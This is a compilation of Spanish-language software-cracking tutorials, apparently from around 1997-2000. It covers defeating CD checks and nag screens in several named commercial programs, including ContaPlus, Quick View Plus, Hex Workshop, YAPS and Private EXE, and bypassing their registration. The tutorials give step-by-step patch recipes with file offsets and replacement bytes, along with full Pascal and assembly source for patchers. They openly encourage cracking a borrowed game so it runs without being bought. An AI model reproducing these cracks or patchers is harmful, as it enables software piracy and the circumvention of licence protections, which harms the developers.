*** Este mismo proceso es aplicable al NOMINAPLUS y FACTURAPLUS y el resto del paquete y muy probablemente al resto de productos de la empresa SP. El TVPPLUS está cascado (por lo menos en el cd) por lo que no se ha podido probar y el PersonalPlus no necesita retoques. PAra el resto de componenetes del paquete, simplemente se parchea el instalar.exe, y se copia el c.a del CONTAPLUS y se comienza la instalación. Una vez instalado, se copia el spptr.dll del contaplus en el directorio apropiado para cada producto (NOMINAPLUS: /exe) (FACTURAPLUS: /exe)**

*** Para pasar una version demostrativa (o educativa) a versión élite, basta con aplicar el parche al spprt.dll y borrar el fichro /emp/menumode.dbf**

PD PARA EL PROGRAMADOR

Querido Marco:

Has construido una buena protección.
He estado tentado de guardarme el crack por respeto.
Pero lo que me decidió fue la decepción de ver como usabas Clipper y tu forma relajada de acceder al disco mediante deviceiocontrol.
La próxima vez esmérate un poco más, aunque he de reconocer que he disfrutado con tu protección en grande.

Notas para los lectores.

1.- Los mensajes del tipo "Hazme el crack para ....", "Dime como se crackea....", "Dime donde puedo encontrar..." son automáticamente ignorados. El objetivo de estos artículos es enseñar a crackear no enseñar a ser unos llorones ineptos que sólo saben mendigar.

2.- Sólo responderé a preguntas teóricas sobre cracks, indicando algunas pistas que faciliten la labor.

3.- Narices, escribid artículos sobre los programas que crackeeis.
De nada sirve lo que aprendéis si no lo repartís, se os pudre en el cabeza, palabra.

4.- Lamento no haber contestado a ciertos mails interesantes. Desde aquí mis excusas.

5.- Si os ha servido para algo mis artículos, no seáis vagos y mandad un mail indicándomelo.

Estado+Porcino

Esperamos vuestras opiniones, sugerencias y ensayos en estadoporcino@hotmail.com

Recordad bebed de la fuente, buscad a +ORC en la red.

Programa: Tutorial sobre CD Check

PROTECCION: CD Check

Dificultad: Principiante

Herramientas: W32DASM, y Editor Hexadecimal

CRACKER: Dek_Oin

FECHA: 31/08/2000

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

INTRODUCCIÓN

Hola!!!

¿Como les va?. Los vuelvo a encontrar en mi tercer tutorial(que bien contaditos que los tengo, hehe). Como dije, digo, y voy a seguir diciendo, si algo no queda bien explicado o ustedes no entienden algo, mándenme un mail a dek_oin@hotmail.com. Supongo que todos ustedes tienen un juego que no nos permite jugar sin insertar el CD ROM. Los CD's se rayan de tanto ponerlos y sacarlos y además es incómodo hacerlo. En este tutorial aprenderán algunas maneras de crackear el CD-check.

Si un amigo tuyo tiene un juego y tu lo quieres, no necesitas copiar el CD, ¿pero el juego solo anda con el CD, como hago para jugar si no lo tengo?, fácil, puedes crackear el CD check y funcionará sin el CD.
OK, aquí, las herramientas que necesitas para empezar:
W32Dasm8.9 --->Desensamblador
Hiew, Ultraedit, o Hex Workshop ---> Editores Hexadecimales
(todas estas herramientas y muchas más las pueden encontrar en la página de karpoff)
Pienso que al principio no necesitarán Soft Ice(depurador), tendrán que saber algo del código ASM primero y ahí podrán usar el famoso depurador(aunque el trw2000 también está buenísimo y a mi me parece que es igual que el SoftIce).

Bueno, lo más importante ya que sin esto no podrán hacer nada, necesitarán un juego para crackear. Al principio usen un juego de solo un CD para no complicarnos las cosas.

AL ATAKE

CD-Cracking, es la manera de crackear un juego que necesita el CD para iniciarse(porque a los programadores se les ocurrió así, jeje).
Hay muchas maneras de crackearlo pero estas son las más recomendables:
1)En primer lugar, instalen la mayor configuración disponible del juego y si es necesario, copien archivos a su disco duro. Ejecuten el juego sin el CD la unidad y verán el mensaje de “Please insert the CD to play” o “You need the CD to play", etc.

Bien, se lo memorizan y si sufren el Mal de Alzheimer, amnesia u otra enfermedad que les haga perder la memoria, lo anotan(¿que pesimista no?).
Vayan al W32Dasm (supongo que ya tienen la copia de seguridad del ejecutable), abran el exe del juego que quieran crackear, y lo desensamblan.

Ahora hagan clic en el botón en String References y busca el mensage de error y haz doble clic varias veces para ver cuantas referencias hay sobre él.
Ahora están situados en la rutina de comprobación del CD ROM.

Pero al principio, repasemos un poco los saltos del código ASM:

Ensamblador	Que significa
jne	salta si no es igual
je	salta si es igual
jmp	salta directamente a.....
nop	ningún funcionamiento(No OPeration)
ja	salta si es superior
jna	salta si no superior
jae	salta si es superior o igual
jnae	salta si no está sobre o igual
jb	salta si está debajo
jnb	salta si no está debajo
jbe	salta si está debajo o igual
jnbe	salta si no está debajo o igual
jg	salta si es mayor
jng	salta si no es mayor
jge	salta si es mayor o igual
jnge	salta si no es mayor o igual
jl	salta si es menor
jnl	salta si no es menor
jle	saltan si es menor o igual
jnle	saltan si no es menor o igual

¡OK! ¿Lo sabes?
Fantástico!!!, ahora busca una call arriba del mensaje, no siempre están arriba del mensaje de error, pero mayormente si. Si no funciona, busquen la próxima call.
Vamos a nopearl@s**(la @ la pongo por que no sé que es lo que van a nopear, si es una call, un salto, varios saltos, etc.)**(909090... ¿entienden?). Abran el Hex Workshop, hagan clic en edit / goto y escriban el offset de lo que deseen parchear **SIN LOS CEROS(SON PARA QUE ENTIENDA EL DESENSAMBLADOR) Y SIN**

LA h(SIGNIFICA QUE ESTÁ EN HEXADECIMAL).

54-FB-A7-9C-01 <--- este número sería 5 bytes(los bytes se cuentan de 2 en 2). Sólo cambien el número en:

90-90-90-90-90 <--- el número nopeado. Cuando una call "llame a esta dirección de memoria, el procesador no hará nada, por lo tanto el juego no podrá mostrar el mensaje de error. Si la línea salta para abajo cuando están escribiendo los 90, que no cunda el pánico, sigan poniendo 90 hasta que lleguen al número de cifras que tiene la call o el salto que quieran parchear(No sé si me explico, Ejemplo: Salto condicional = 74FB. Si la línea baja, sigan escribiendo 90 hasta llegar a 4 que son las cifras que tiene el salto 7-4-F-B). Guarden los cambios en el ejecutable y prueben el juego. Felicidades!!!! Ya pueden divertirse sin insertar su CD ROM!!!!!

2)A veces el juego sabe que la rutina de comprobación del CD fue nopeada. Así que tendremos que hacer que el juego crea que tiene el CD en la unidad.
Simplemente hagan igual que antes, pero ahora no lo nopeen, tienen que escribir esto: B8010000000<-----para una call de 5 bytes(son diez cifras).

Pero, ¿qué hice? El juego verifica en el registro eax si el CD está puesto. Si leiste mi tutorial desde cero, recordarás que **1=verdadero y 0=falso**, o sea que si es 0 quiere decir que saltará al mensaje de error, si es 1, significa que el CD está puesto. Guarden los cambios. ¿Funciona? No, entonces prueben la siguiente manera.(Felicidades si les funcionó!!!!)

3)Simplemente abran el W32Dasm y busquen algún salto como je o jne arriba del mensaje de error. Cuando lo encontraron, cámbienlo por el opuesto.

75	**(jne)**	**a**	**74 (je),**	**un**
0F85	**(jne)**	**a**	**0F84(jne),**	**un**
74	**(je)**	**a**	**75(jne)**	**o un**
OF84	**(je)**	**a**	**0F85(jne)**	

¡Ahora debe funcionar!
¿No? No se preocupen probemos la última posibilidad(que pienso que es la más común).
4)Abran el W32Dasm, haz clic en el botón de “Exported Functions” y busca una línea(la función utilizada por el 99% de los juegos) “GetDriveTypeA”(también están estas otras:

- GetVolumeInformationA
- GetDriveAttributeA
- FindFirstFileA
- SetCurrentDirectoryA
- GetFileSize
- CreateFileA
- GetDiskFreespaceA
- GetFileAttributeA
- mciSendCommandA & mciSendStringA (usada para chequear el Audio en el CD)

Echen un vistazo arriba del “GetDriveTypeA” (también miren debajo pero lo más común es que las calls y los saltos se encuentren arriba de

“GetDriveTypeA”),¿ven una call?, ¿ven una comparación(cmp) con un 0005? (ejemplo)
00005= CD ROM
00003= Disco Duro
Hehe,¿qué haremos?. Sí!!!!. Cambiaremos 00005 a 00003! Simplemente abre el Hex Workshop, edita los bytes cambiando el cmp 00005 a cmp 00003.
Aquí también pueden cambiar una call o un salto por el opuesto, por los famoso 90 o por EB, que en los juegos es muy común.

OK éstos son las maneras más recomendadas para crackear CD-checks.

A s t a l a v i s t a

Nota: este tutorial está creado con fines educacionales. Si un amigo te presta un juego y lo crackeas, es para poder observarlo y jugar poco tiempo. El autor no se hace responsable de nada!!!

Como crackear Virtuosa Gold 3.20 a

Uhmm este objetivo es muy facil!!!!
Vamos al W32Dasm y abrimos el Virtuosa, lo que queremos remover es la molesta NAG que nos dice paguenme, etc.
Tonces que tenemos que hacer?, com oya sabemos la nag es la primer cosa que se abre y generalmente el codigo va a ser uno de los primeros, entonces nos vamos a el principio del codigo:

```
+++++++++++++++++++ ASSEMBLY CODE LISTING +++++++++++++++++++
//********************** Start of Code in Object .text **************
Program Entry Point = 00495EE0 (virtuosa.exe File Offset:001734E0)


:00401000 6AFF                push FFFFFFFF
:00401002 68DAF74C00          push 004CF7DA
:00401007 64A100000000        mov eax, dword ptr fs:[00000000]
:0040100D 50                  push eax
:0040100E 64892500000000      mov dword ptr fs:[00000000], esp
:00401015 51                  push ecx
:00401016 56                  push esi
:00401017 6A3C                push 0000003C
:00401019 E8E2E00A00          call 004AF100
:0040101E 8BF0                mov esi, eax
:00401020 83C404              add esp, 00000004
:00401023 89742404            mov dword ptr [esp+04], esi
:00401027 33C0                xor eax, eax
:00401029 3BF0                cmp esi, eax
:0040102B 89442410            mov dword ptr [esp+10], eax
:0040102F 740F                je 00401040
:00401031 8BCE                mov ecx, esi
:00401033 E8D59C0A00          call 004AAD0D
:00401038 C70618F04D00        mov dword ptr [esi], 004DF018
:0040103E 8BC6                mov eax, esi
```

Cuantas cosas interesantes para provar, y si noopearamos alguna de esas call?
Vamos a noopear a esta:

```
:00401019 E8E2E00A00          call 004AF100
```

Y que paso anduvo? SIIIIII!!!!

E-mail: groovy2600@yahoo.com.ar
WEB: www.zencracking.com.ar

Como crackear el YAPS! V 1.2 Por gr00vy

Hola gente como les va? A mi bien!!!. Bueno aca estamos de vuelta con un nuevo tutorial. Esta ves vamos a crackear un port scanner.

Bueno manos a la obra!:

Primero ejecutamos el Programa Yaps!. Analizamos como es, vamos a ingresar un S/N y vemos que nos dice ok?
Bueno, nos dice que esta mal, anotamos esa string y desensamblamos:
La buscamos y no esta que cagada!!!! Que hacemo? Uhmm pensemos por donde podemos atacar ok?
Ahhh ya se, vemos que tiene en la barra de titulo algo así:
YAPS - Unregistered
Esto tiene la pinta de que comprueba un flag que si esta a 0 esta registrado y si esta a 1 no lo esta o viceversa. Buscamos en las string references y vemos esto:

"X11"
"YAPS - Unregistered"
"YAPS %d%%"
"YAPS finishing"

Hacemos 2 clics en "YAPS - Unregistered" y vemos que hay ok?

```
:004039D3 6830CD4000              push 0040CD30
:004039D8 EB05                    jmp 004039DF

* Possible StringData Ref from Data Obj ->"YAPS"
                                  |
:004039D3 6830CD4000              push 0040CD30
:004039D8 EB05                    jmp 004039DF

* Possible StringData Ref from Data Obj ->"YAPS - Unregistered"
                                  |
:004039DA 681CCD4000              push 0040CD1C
```

Bueno aca hay que usar un poco la cabeza, en la barra de titulo cuando no esta registrado aparece "YAPS - Unregistered", yo creo que si estuviera registrado apareceria esto que esta en el codgo desensamblado "YAPS" y vemos que antes de esa strign hay un jmp osea que salta siempre, y como si fuera magia ese jmp es el que llama a la cadena de unregistered, asi que lo que podemos hacer es noopear ese jmp para que llegue siempre a la cadena de YAPS registrado ok? Hasta aca entienden? :)
Bueno, probamos y.... no anda! Que habra pasado? Uhmmm no les digo siempre que se fijen cuantas referencias a un texto hay?? Y bue hacemos otro doble clic en "YAPS - Unregistered" (siempre en la ventana de string references) y vamos a parar aca (no hay mas referencias son solo 2):

```
:00407538 33C0                    xor eax, eax
:0040753A EB05                    jmp 00407541

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0040751E(C), :0040752C(C)
|
:0040753C 1BC0                    sbb eax, eax
:0040753E 83D8FF                  sbb eax, FFFFFFFF

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040753A(U)
|
:00407541 85C0                    test eax, eax
:00407543 7464                    je 004075A9
:00407545 8B0DC0DB4000            mov ecx, dword ptr [0040DBC0]

* Possible StringData Ref from Data Obj ->"YAPS - Unregistered"
                                  |
:0040754B 681CCD4000              push 0040CD1C
:00407550 C744241400000000        mov [esp+14], 00000000
```

Uhmm mas o menos lo que vimos antes, la cadena "YAPS - Unregistered" es llamada desde:
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
:0040753A(U) que si se fijan esta un poquito mas arriba, bueno este salto llama al procedimiento de mostrar o no el unregistered, que decimos si lo noopeamos?? Noooo si lo noopeamos creo que daria error por que no pondría nada en la barra (creo :), lo que tenemos que hacer es ver que mas hay en este tan interesante codigo y vemos en 00407543 un je, ejecutemos lon ☺ al salto a verga que pasa ok? Y caemos aca:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00407543(C)
|
:004075A9 8B0DC0DB4000            mov ecx, dword ptr [0040DBC0]

* Possible StringData Ref from Data Obj ->"YAPS"
                                  |
:004075AF 6830CD4000              push 0040CD30
```

Como vemos, es el mensaje bueno de la barra de titulo asi que vamos y cambiamos el je por un jmp que seria un Ebh ok??

Y listo el pollo!!! Crackeado!!!!

Cracker: gr00vy
E-mail: groovy2600@yahoo.com.ar
WEB: www.zencracking.com.ar

Índice

tKC Cracking Tutor, lección 1

Como crackear Quick View Plus 4.0

Como crackear HEX WorkShop 2.51

Parches en código Pascal

Palabras usuales en desensambladores

tKC Cracking Tutor, lección 2

Como eliminar NAG´s en Private EXE 2.0a

Como eliminar NAG´s en Private EXE 2.0a sin W32Dasm

Como eliminar NAG´s en LviewPro 1.C/32

Como crackear LviewPro 1.C/32

tKC Cracking Tutor, lección 3

Como eliminar NAG´s en Horas 2.1.a

Como crackear Horas 2.1.a

Como crackear WinHacker95 2.0.b3

Como crackear WinHacker95 2.0.b3 (para cualquier nº de serie)

tKC Cracking Tutor, lección 4

Como crackear System Cleaner 1.21

Como eliminar NAG´s en System Cleaner 1.21

Como activar rasgo mutiladores en Macro Schedular 4.3.11

Como crackear Traycal 1.0

Porque copiar archivos *.EXE a *.W32

Código fuente ASM

tKC Cracking Tutor, lección 5

Como registarse en TrayCal 1.0

Como registrarse en CopyPaste 1.20

Como eliminar pausas en Radio Destiny 0.2

Código Fuente Pascal para parches

tKC Cracking Tutor, lección 6

Como registrarse en Doc Sweep 3.0

Como registrarse en Cover your Tracks 2.0

Como eliminar la comprobación del CD en Quake 2 3.10

Como registrarse en TrayRun 2.0.1

Código Fuente Pascal para parches

tKC Cracking Tutor, lección 7

Como eliminar la comprobación del CD en Balls of Steel 1.1

Como eliminar NAG´s y límite de 30 días en NeverForget 1.00

Como registrarse en Phone Plus 2.00

Como registrarse en WinPatch

tKC Cracking Tutor, lección 8

Como desbloquear CaptureEze 97 6.0

Como registrarse en MPEG Player 1.76

Como registrarse en WinXFiles 2.8

Como registrarse en CD-R Diagnostic 0.1

Trucos para SoftIce

tKC Cracking Tutor, lección 1

Cuando usas W32Dasm, no consigues números de serie o códigos, te enseña donde o cómo puedes cambiar un nº de serie. Esto es lo que hago cuando crackeo programas, este tutorial te enseñará como lo hago, paso a paso. Perdón por mis errores gramaticales, espero que entiendas este pedazo!

Herramientas:

Necesitarás lo siguiente: (Yo usé estas herramientas, y doy por hecho que tú también las usarás):

- W32Dasm 8.5 o superior. (www.expage.com/page/w32dasm)

- Hacker´s View 5.24 (E.mail: sen@suslikov.kemerovo.su)

- Norton Commander o Windows Commander (te explicaré después porque usé esto).
- Turbo Pascal 7.0
- TASM & TLINK 3.0

Pregunta a cualquier cracker donde conseguir estas herramientas, estará dispuesto a servirte!

Contenidos:

1) Como crackear Quick Wiew Plus 4.0
2) Como crackear HEX WorkShop 2.51
3) Como hacer tus propios parches.

Parte 1: Quick View Plus 4.0

- **Paso 1**.- Ejecuta ORDER32.EXE

- **Paso 2**.- Haz clic en $49 licencia simple (también puedes hacer clic en $59), pulsa aceptar, y abrir por teléfono (UNLOCK BY PHONE).

- **Paso 3**.- Introduce un código para conseguir el mensaje de error (Debes apuntarlo)y sal del programa pulsando cancelar.

- **Paso 4**.- Ejecuta el Norton Commander, y ve al directorio de QVP.

- **Paso 5**.- Copia ORDER32.EXE a ORDER32.EXX (como backup) y copia ORDER32.EXE a 1.EXE (para usar con W32Dasm).

- **Paso 6**.- Ejecuta el W32Dasm y desensambla 1.EXE

- **Paso 7**.- Una vez este desensamblado, pulsa referencia de cadena de datos (STRING DATA REFERENCE), busca la cadena (String) “Has introducido un código incorrecto. Por favor comprueba tu acceso” (Debes recordar el mensaje de error), y haz doble click sobre él.

- **Paso 8**.- Cierra la ventana SDR, y deberías ver la línea:

* Possible reference to String Resource ID=00041: “You have entered...

:004049F8 6A29 push 00000029

:004049FA FF353CCE4000 push dword ptr [0040CE3C]

- **Paso 9**.- OK, ahora debes buscar la última comparación como CMP, JNE, JE, TEST ect. antes de la cadena de error. Presiona la flecha hacia arriba hasta que la encuentres.

:004049CD 755A jne 00404A29

* Possible reference to String Resource ID=00032: “You must select...

:004049CF 6A20 push 00000020

...

...

* Possible reference to String Resource ID=00040: “Unlock Error”

- **Paso 10**.- Ahora sabes a donde se salta cuando introduces un código erróneo. Ahora quieres ver si esto funciona cuando cambias “jne” con “je”. Asegúrate que la barra de color verde esta en :004049CD 755A jne 0040429, verás la dirección de compensación bajo la pantalla (@offset 00003DCDh). Es donde puedes hacer el parche para ORDER32.EXE.

- **Paso 11**.- Vuelve al Norton Commander, ejecuta HIEW ORDER32.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5 y pon 3DCD. Deberías ver algo como:

00003DCD: 755A jne 000003E29

00003DCF: 6A20 push 020

00003DD1: FF15 call w, [di]

- **Paso 12**.- Ese es el lugar donde puedes cambiar los bits, pulsa F3, pon 74, pulsa F4 para grabar los cambios de ORDER32.EXE y sal de HIEW.

- **Paso 13**.- Ejecuta ORDER32.EXE, e introduce cualquier código. Voila! Has crackeado el QVP 4.0! Cuidado! Que has introducido los números de serie reales? Esto hará saltar al mensaje de error! Ahora que?

- **Paso 14**.- Ejecuta otra vez HIEW ORDER32.EXE, pulsa F4, selecciona descodificar, pulsa F5 y introdúcete en 3DCD. Pulsa F3, introduce EB, y pulsa F9. Esto saltará directamente al cuadro de diálogo desbloqueado.

Parte 2: HEX WorkShop 2.51

- **Paso 1**.- Ejecuta HWORKS32.EXE

- **Paso 2**.- Pincha la Ayuda, About HEX Workshop.

- **Paso 3**.- Introduce cualquier código para conseguir el mensaje de error. Apunta el mensaje y sal del programa.

- **Paso 4**.- Entra en el Norton Commander, y ve al directorio de HWS.

- **Paso 5**.- Copia HWORKS32.EXE a HWORKS32.EXX (como backup) y copia HWORKS32.Exe a 1.EXE (para usar con W32Dasm).

- **Paso 6**.- Ejecuta el W32Dasm y desensambla 1.EXE.

- **Paso 7**.- Una vez este desensamblado, haz click en buscar texto (FIND TEXT). Escribe “You have entered an” (recuerda el menasaje de error) para encontrar la línea adecuada. (No la encontraras en la ventana SDR!).

- **Paso 8**.- Ahora deberías ver estas líneas:

Name: DialogID_0075, # of Controls=003, Caption:”Registration Unsucce..

001-ControlID:FFFF, Control Class:””Control Text:”You have entered an..

002-ControlID:FFFF, Control Class:””Control Text”Please confirm you...

- **Paso 9**.- Bien, ahora sabes que identificación de control (ControlID) se usará cuando introduces un código erróneo, pulsa encontrar texto, e introduce “dialogid_0075” hasta encontrar:

* Possible reference to DialogID_0075

:0041E233 6A75 push 00000075

:0041E235 8D8D10FFFFF lea ecx, dword ptr [ebp+FEFC]

- **Paso 10**.- Ok, ahora debes buscar la ultima comparación como CMP, JNE, JE, etc. antes del diálogo de error. Utiliza la fecla hacia arriba hasta encontrar:

:0041E145 837DEC00 cmp dword ptr [ebp-14], 00000000

:0041E149 0F8479000000 je 0041E1C8

:0041E14F 8B8DFCFEFFFF mov ecx, dword ptr [ebp+FEFC]

- **Paso 11**.- Ahora quieres ver si el programa funciona cuando cambias “je” por “jne”. Asegurate de que la barra verde esta en :0041E149 0F8479000000 je 0041E1C8. Verás la dirección de compensación bajo la pantalla, (@Offset 0001D549h). Es el lugar donde puedes hacer el parche para HWORKS32.EXE.

- **Paso 12**.- Vuelve al Norton Commander, ejecuta HIEW HWORKS32.EXE, pulsa F4 para seleccionar el modo descodificador (ASM), pulsa F5 e introduce 1D549. Deberías ver:

0001D549: 0F847900 je 00001D5C6 ---------- (1)

0001D54D: 0000 add [bx] [si], al

0001D54F: 8B8DFCFE mov cx, [di] [0FEFC]

- **Paso 13**.- Aquí es donde puedes cambiar los bits, pulsa F3, introduce 0F845, pulsa F9 para guardar los cambios y sal de HIEW.

- **Paso 14**.- Ejecuta HWORKS32.EXE e introduce cualquier código, funciona? NO?!? Hehe, no te preocupes, vuelve a NC. Copia HWORKS32.EXX a HWORKS32.EXE. (Ahora ves porque use la extensión EXX como copia de seguridad). Ahora vuelve a W32Dasm, debes estar en

donde ya estuvimos antes. (en 0041E145).

- **Paso 15**.- Pulsa F3 para buscar otra vez “dialogid_0075”, y debes encontrar:

* Possible refernce to DialogID_0075

:00430ADD 6A75 push 00000075

:00430ADF 8D8D10FFFFFF lea ecx, dword ptr [ebp+FF10]

- **Paso 16**.- Bien, ahora debes buscar la última comparación cmo CMP, JNE, etc. antes del diálogo de error. Pulsa la flecha hacia arriba hasta encontrar:

:004309EF 837DEC00 cmp dword ptr [ebp-14], 00000000

:004309F3 0F8479000000 je 00430A72

:004309F9 8BDFCFEFFFF mov ecx, dword ptr [ebp+FEFC]

- **Paso 17**.- Ahora quieres ver si el programa funciona cuando cambias “je” por “jne”. (Debería funcionar) Mueve la barra a :004309F3 OF8479000000 je 00430A72. Verás la dirección de compensación bajo pantalla, (@Offset 0002FDF3h). Es donde puedes hacer el parche para HWORKS32.EXE.

- **Paso 18**.- Vuelve al Norton Commander, ejecuta HIEW HWORKS32.EXE, pulsa F4 para seleccionar el modo descodificador (ASM), pulsa F5 y escribe 2FDF3. Deberías ver:

0002FDF3: 0F847900 je 00001D5C6 ---------- (1)

0002FDF7: 0000 add [bx] [si], al

0002FDF9: 8B8DFCFE mov cx, [di] [0FEFC]

- **Paso 19**.- Aquí es donde puedes cambiar los bits, pulsa F3, introduce 0F85, pulsa F9 para guardar los cambios y sal de HIEW.

- **Paso 20**.- Ejecuta otra vez HWORKS32.EXE e introduce cualquier código, funciona? Voila!! Felicidades! Has crackeado HEX WorkShop 2.51!

_

Parte 3: Parches

Aquí esta el origen del código para Pascal:

```
------------------------<cut here>-------------------------------------------

Uses Crt;


 Const A: Array[1..1] of Record {<-------- 1 byte to be patched}

                    A : Longint;

                    B : Byte;


                   End =

((A:$3DCD;B:$EB)); {<--------------- offset "3DCD" and byte "EB" to be changed}



Var Ch:Char;

   I:Byte;

   F:File;

   FN:file of byte;

   Size:longint;
```

```
Begin
 Writeln('TKC"s Little Patch');writeln('Crack for QVP 4.0 by TKC/PC "97');
 Assign(F,'ORDER32.EXE'); {<--------------- filename to be patched}
 {$I-} Reset(F,1); {$I+}
 If IOResult <> 0 then
   begin
   writeln('File not found!');
   halt(1);
   end;
 For I:=1 to 1 do {<----------------------- 1 byte to be patched}


 Begin
  Seek(F,A[I].A);
  Ch:=Char(A[I].B);
  Blockwrite(F,Ch,1);
 End;
 Writeln('File successfully patched!');
```

End.

----------<cut here>----------

Aquí esta el origen del código para el ensamblador:

----------<cut here>----------

```
DOSSEG

.MODEL SMALL

.STACK 500h

.DATA

.CODE

PatchL         EQU 6

Buffer         Db  PatchL Dup(1)

handle   dw ?

intro    db "TKC's Little Patch",0dh,0ah,"Crack for QVP 4.0 by TKC/PC '97$"


FileName db "ORDER32.EXE",0 ;<------- filename to be patched

notfound db 0dh,0ah,"File not found!$"

cracked  db 0dh,0ah,"File successfully patched. Enjoy!$"

Cant     db 0dh,0ah,"Can't write to file.$"
```

```
Done     db "File has been made.$"

String   db 0EBh,0 ;<------------- byte "EB" to be patched


START:

mov     ax,cs

mov     ds,ax

mov     dx,offset intro    ;point to the time prompt

mov     ah,9               ;DOS: print string

int     21h

jmp openfile


openfile:


mov     ax,cs

mov     ds,ax

mov     ax,3d02h

mov     dx,offset FileName

int     21h

mov     handle,ax
```

```
cmp     ax,02h
je      filedontexist
jmp     write
filedontexist:
mov     ax,cs
mov     ds,ax
mov     dx,offset notfound
mov     ah,9                    ;DOS: print string
int     21h                     ;display the time prompt
jmp exit


Write:
mov     bx,handle
mov     cx,0000h
mov     dx,3DCDh ;<------------- offset "3DCD"
mov        ax,4200h
int     21h


mov     cx,patchl
mov     dx,offset String
```

```
mov     ah,40h

mov     cx,01h

int     21h

mov     ax,cs

mov     ds,ax

mov     dx,offset cracked

mov     ah,9                    ;DOS: print string

int     21h                     ;display the time prompt

jmp Exit




Exit:

mov     ah,3eh

int     21h

mov     ax,4c00h

int     21h

END START
```

----------<cut here>----------

Últimas palabras:

Aquí tienes algunas de las palabras más usuales que usamos para crackear:

Hexadecimal:	ASM:	Significa:
75 o 0F85	jne	salta si no es igual
74 o 0F84	je	salta si es igual
EB	jmp	salta directamente a.....
90	nop	ningún funcionamiento (No OPeration)
77 o 0F87	ja	salta si es superior
0F86	jna	salta si no superior
0F83	jae	salta si es superior o igual
0F82	jnae	salta si no está sobre o igual
0F82	jb	salta si está debajo
0F83	jnb	salta si no está debajo
0F86	jbe	salta si está debajo o igual
0F87	jnbe	salta si no está debajo o igual
0F8F	jg	salta si es mayor
0F8E	jng	salta si no es mayor
0F8D	jge	salta si es mayor o igual
0F8C	jnge	salta si no es mayor o igual
0F8C	jl	salta si es menor
0F8D	jnl	salta si no es menor
0F8E	jle	saltan si es menor o igual
0F8F	jnle	saltan si no es menor o igual

Tu “poco” conocimiento sobre ensamblar te ayudará más de un poco, pero no lo necesitarás para

SoftIce. De todas formas puedes crackear fragmentos usando W32Dasm como un maníaco. No podrás desensamblar programas de Visual Basic, para lo que necesitarías desensambladores de Visual Basic.

Suficiente por ahora. La próxima vez te contare más sobre como usar W32Dasm como depurador de errores (Debugger mode) y como eliminar NAGS. Luego, despues de eso, escribiré un tutorial para Soft-ICE 3.0.

(Make my day!) J

Que te diviertas!

The Keyboard Caper,

El fundador de PhRoZeN CreW ´94 - ´97

19-7-1997

tKC CRACKING TUTOR, LECCIÓN 2

Hi dudes!

Ahora que he vuelto al tutorial del cracker, me gustaría enseñarte como eliminar NAG´s y como usar el modo depurador de errores (Debugger mode) en W32Dasm, es realmente fácil!!

Ok, vamos!

Herramientas:

Necesitarás lo siguiente: (Yo usé estas herramientas, y doy por hecho que tú también las usarás):

- W32Dasm 8.9 o superior (www.expage.com/page/w32dasm)
- Hacker´s View 5.60 (E-mail: sen@suslikov.kemerovo.su)
- Norton Commander o Windows Commander

Contenidos:

1) a. Como eliminar NAG´s en Private EXE 2.0a (usando el Debugger en W32Dasm)

b. Como eliminar NAG´s en Private EXE 2.0a (sin W32Dasm!)

2) a. Como eliminar NAG´s en Lview Pro 1.C/32 (usando el Debugger en W32Dasm)

b. Como crackear Lview Pro 1.C/32 (introduciendo cualquier nº)

(Como no dispongo de modem hasta dentro de un tiempo, no pude grabar la ultima versión shareware, así que usé viejos programas para la demostración).

Parte 1.a: Eliminar NAG´s en Private EXE 2.0a (con W32Dasm)

- **Paso 1**.- Ejecuta PEXE32.EXE

- **Paso 2**.- Ahora ves una de esas irritantes pantallas con un NAG, te gustaría eliminar ese NAG, ehh?

- **Paso 3**.- Ok, sal del programa.

- **Paso 4**.- Ejecuta el Norton Commander, y ve al directorio de PrivateEXE.

- **Paso 5**.- Copia PEXE2.EXE a PEXE2.EXX (como backup) y copia PEXE32.EXE a 1.EXE (para usar con W32Dasm).

- **Paso 6**.- Ejecuta W32Dasm y desensambla 1.EXE

- **Paso 7**.- Una vez desensamblado, pincha Debug/Load Process (o pulsa CTRL-L).

- **Paso 8**.- Espera mientras que el debugger acaba de cargar todas las DLL´s.

- **Paso 9**.- Ok, ahora estas en la ventana del “debug”, deberías ver la barra en:

:004074B0 mov eax, dword ptr fs: [00000000]

:004074B6 push ebp

...

...

- **Paso 10**.- Estas en el punto de entrada del programa. Ok, estas preparado para ejecutar Private EXE, haz click en ejecutar (RUN) o pulsa F9. Ahora veras esa pantalla con el Nag, y te gustaría saber de donde procede. Presiona “seguir el rastro” (Step into) o pulsa F7. Ah! Ahora ves lo siguiente:

:00405C21 call USER32.DialogBoxParamA

:00405C27 pop ebp

...

...

- **Paso 11**.- Pulsa terminar, lo que cerrará las ventanas del debugger y Private EXE.

- **Paso 12**.- Deberías estar de vuelta en el W32Dasm y ver lo siguiente:

:00405C21 FF1590664100 Call dword ptr [00416690]

:00405C27 5D pop ebp

:00405C28 C3 ret

...

- **Paso 13**.- Ok, ahora debes comprobar donde empieza el proceso de diálogos. Pulsa la flecha hacia arriba hasta encontrar:

```
:00405BFC CC                int 03

:00405BFD CC                int 03

:00405BFE CC                int 03


* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00401064 (U)

|

:00405BFF 55                push ebp

:00405C00 8B442414          mov eax, dword ptr [esp+14]

...
```

- **Paso 14**.- Estas CC´s (int 03), son donde empieza el proceso de diálogo. Asegurate de que la barra cyan esta en :00405BFF 55 push ebp. Verás la dirección de compensación bajo la pantalla, (@Offset 00004FFFh). Es donde puedes hacer el parche para PEXE32.EXE.

- **Paso 15**.- Vuelve al Norton Commander, ejecuta HIEW PEXE32.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5 y escribe 4FFF. Deberías ver algo como:

```
                                  _

00005BFF: 55                  push    ebp

00005C00: 8B442414            mov     eax,[esp][00014]

00005C04: 8BEC                mov     ebp,esp

00005C06: 85C0                test    eax,eax
```

(Recuerda, estoy usando HIEW 5.60 ahora, el cual enseña la dirección de compensación, esta versión es impresionante, grabala!!)

- **Paso 16.**- Este es el lugar donde puedes cambiar los bits, pulsa F3, pon C3, y pulsa F9 para guardar los cambios en PEXE32.EXE. Despues de esto deberías ver lo siguiente:

```
00004FFF: C3              retn

    00005000: 8B442414        mov     eax,[esp][00014]

